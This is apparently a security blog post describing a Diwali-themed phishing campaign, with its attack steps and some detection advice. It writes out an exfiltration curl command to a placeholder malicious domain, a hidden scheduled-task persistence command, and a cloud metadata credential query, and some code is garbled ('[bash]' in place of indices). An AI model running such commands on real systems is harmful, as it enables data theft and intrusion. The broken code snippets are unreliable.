Listen to this Post

Introduction:
A seemingly innocuous Diwali-themed e-card, distributed via a professional network, was recently uncovered as a sophisticated social engineering campaign targeting corporate employees. This attack vector exploits the trust and goodwill of festive seasons to deliver a malicious payload capable of lateral movement and data exfiltration, demonstrating a significant evolution in social engineering tactics.
Learning Objectives:
- Understand the technical mechanics of phishing campaigns disguised as festive communications.
- Learn to analyze and deconstruct malicious documents and scripts for Indicators of Compromise (IoCs).
- Implement defensive commands and configurations to detect and prevent similar attacks across Windows, Linux, and cloud environments.
You Should Know:
1. Deconstructing the Malicious Payload
The initial attack vector was a document macro. Upon enabling content, a PowerShell script was executed.
Command:
Get-ChildItem -Path $env:USERPROFILE -Recurse -Include .pdf, .doc, .docx, .xls, .xlsx | Select-Object FullName | Export-Csv -Path "$env:TEMP\filelist.csv" -NoTypeInformation
Step-by-step guide:
This PowerShell command performs a reconnaissance step. It recursively searches the user’s home directory for common business document types (PDF, Word, Excel) and exports the list of their full paths to a temporary CSV file. This allows the attacker to inventory valuable data for later exfiltration. Defenders can hunt for this activity by monitoring for `Get-ChildItem` processes with high `-Recurse` values targeting user profiles.
2. Network Callback and Data Exfiltration
After inventorying files, the script establishes a connection to the command-and-control (C2) server.
Command:
curl -X POST -F "file=@/tmp/filelist.csv" -F "machine_id=$(cat /etc/machine-id)" http://malicious-domain[.]in/upload.php
Step-by-step guide:
This cURL command, which could be executed via a PowerShell `Invoke-WebRequest` equivalent on Windows, uploads the stolen file list to the attacker’s server. The `-F` flag denotes a form upload, and the `machine_id` is included to tag the victim. Network monitoring for POST requests to unknown domains with file uploads is a critical detection method.
3. Persistence Mechanism via Scheduled Task
To maintain access, the malware creates a scheduled task.
Command:
schtasks /create /tn "DiwaliUpdate" /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -File %TEMP%\payload.ps1" /sc daily /st 09:00
Step-by-step guide:
This command uses the Windows `schtasks` utility to create a daily scheduled task named “DiwaliUpdate” that runs a hidden PowerShell script. The `/tn` specifies the task name, `/tr` defines the program to run, and `/sc` sets the schedule. To investigate, use `schtasks /query /tn “DiwaliUpdate”` and delete it with schtasks /delete /tn "DiwaliUpdate" /f.
4. Linux Privilege Escalation Check
If the campaign impacts a Linux system, the script often runs privilege escalation checks.
Command:
find / -perm -u=s -type f 2>/dev/null
Step-by-step guide:
This Linux command searches the entire filesystem (/) for files with the SUID (Set User ID) permission bit set (-perm -u=s). SUID binaries run with the permissions of their owner, often root, and can be exploited for privilege escalation. The `2>/dev/null` suppresses error messages. Regularly auditing SUID files on critical systems is a key hardening step.
5. Cloud Metadata Service Interrogation
In cloud environments (AWS, Azure, GCP), the script attempts to query the instance metadata service to steal cloud credentials.
Command:
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
Step-by-step guide:
This command queries the AWS Instance Metadata Service (IMDS) v1 to retrieve the IAM role name assigned to the EC2 instance. A subsequent call to the returned URL would fetch temporary security credentials. To mitigate this, use IMDSv2 (which requires a token header), block instance metadata access to non-trusted processes, and employ mandatory network security policies.
6. Detecting Lateral Movement with Process Auditing
Attackers use tools like PsExec for lateral movement. Auditing process creation can detect this.
Command:
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688; Data='PsExec'} | Select-Object TimeCreated, @{Name='New Process';Expression={$_.Properties[bash].Value}}
Step-by-step guide:
This PowerShell command queries the Windows Security log for Event ID 4688 (a new process was created) and filters for processes containing “PsExec”. Enabling detailed process auditing (Audit Policy > Detailed Tracking > Audit Process Creation) is a prerequisite. This allows Security teams to trace the movement of an attacker across a network.
7. API Security Hardening with JWT Validation
Exfiltrated credentials can be used to access internal APIs. Validating JWT tokens is crucial.
Command:
 Python Pseudocode for JWT Validation
import jwt
from flask import request, abort

def validate_jwt():
token = request.headers.get('Authorization').split(' ')[bash]
try:
payload = jwt.decode(token, 'your-secret-key', algorithms=['HS256'])
request.user = payload['user']
except jwt.InvalidTokenError:
abort(401)
Step-by-step guide:
This Python code snippet, for a Flask application, intercepts incoming API requests. It extracts the JWT token from the `Authorization` header, decodes and verifies it using a secret key. If the token is invalid or expired, it aborts the request with a 401 Unauthorized error. This prevents API access with stolen or forged tokens.
What Undercode Say:
- The Human Firewall is the First and Last Line of Defense. No amount of technical controls can fully compensate for a well-trained user who recognizes and reports phishing attempts. Continuous security awareness training is non-negotiable.
- Offense Informs Defense. The commands used by attackers, from file discovery to persistence, must be the very same commands used by blue teams for hunting and detection. Understanding the attack chain is the first step to breaking it.
This campaign is a stark reminder that attackers are master psychologists, leveraging cultural touchpoints to bypass logical defenses. The technical execution was standard, but the delivery mechanism was brilliantly manipulative. It underscores that our security posture is only as strong as our least vigilant employee during a moment of lowered guard. Investing in simulated phishing exercises that mimic these real-world, high-emotion lures is no longer a luxury but a core component of a mature security program.
Prediction:
The success of this “Festive Phishing” campaign will catalyze a new wave of highly targeted, culturally-aware social engineering attacks. We predict a rise in attacks timed with global holidays, corporate anniversaries, and even internal company events, delivered through trusted professional networks like LinkedIn. This will force a paradigm shift in Security Awareness and Threat Intelligence, requiring teams to monitor for brand and event impersonation not just in emails, but across all digital communication channels. The future battleground is not the network perimeter, but the human mind’s susceptibility to positive emotional triggers.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Anusharana Diwalicelebration – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


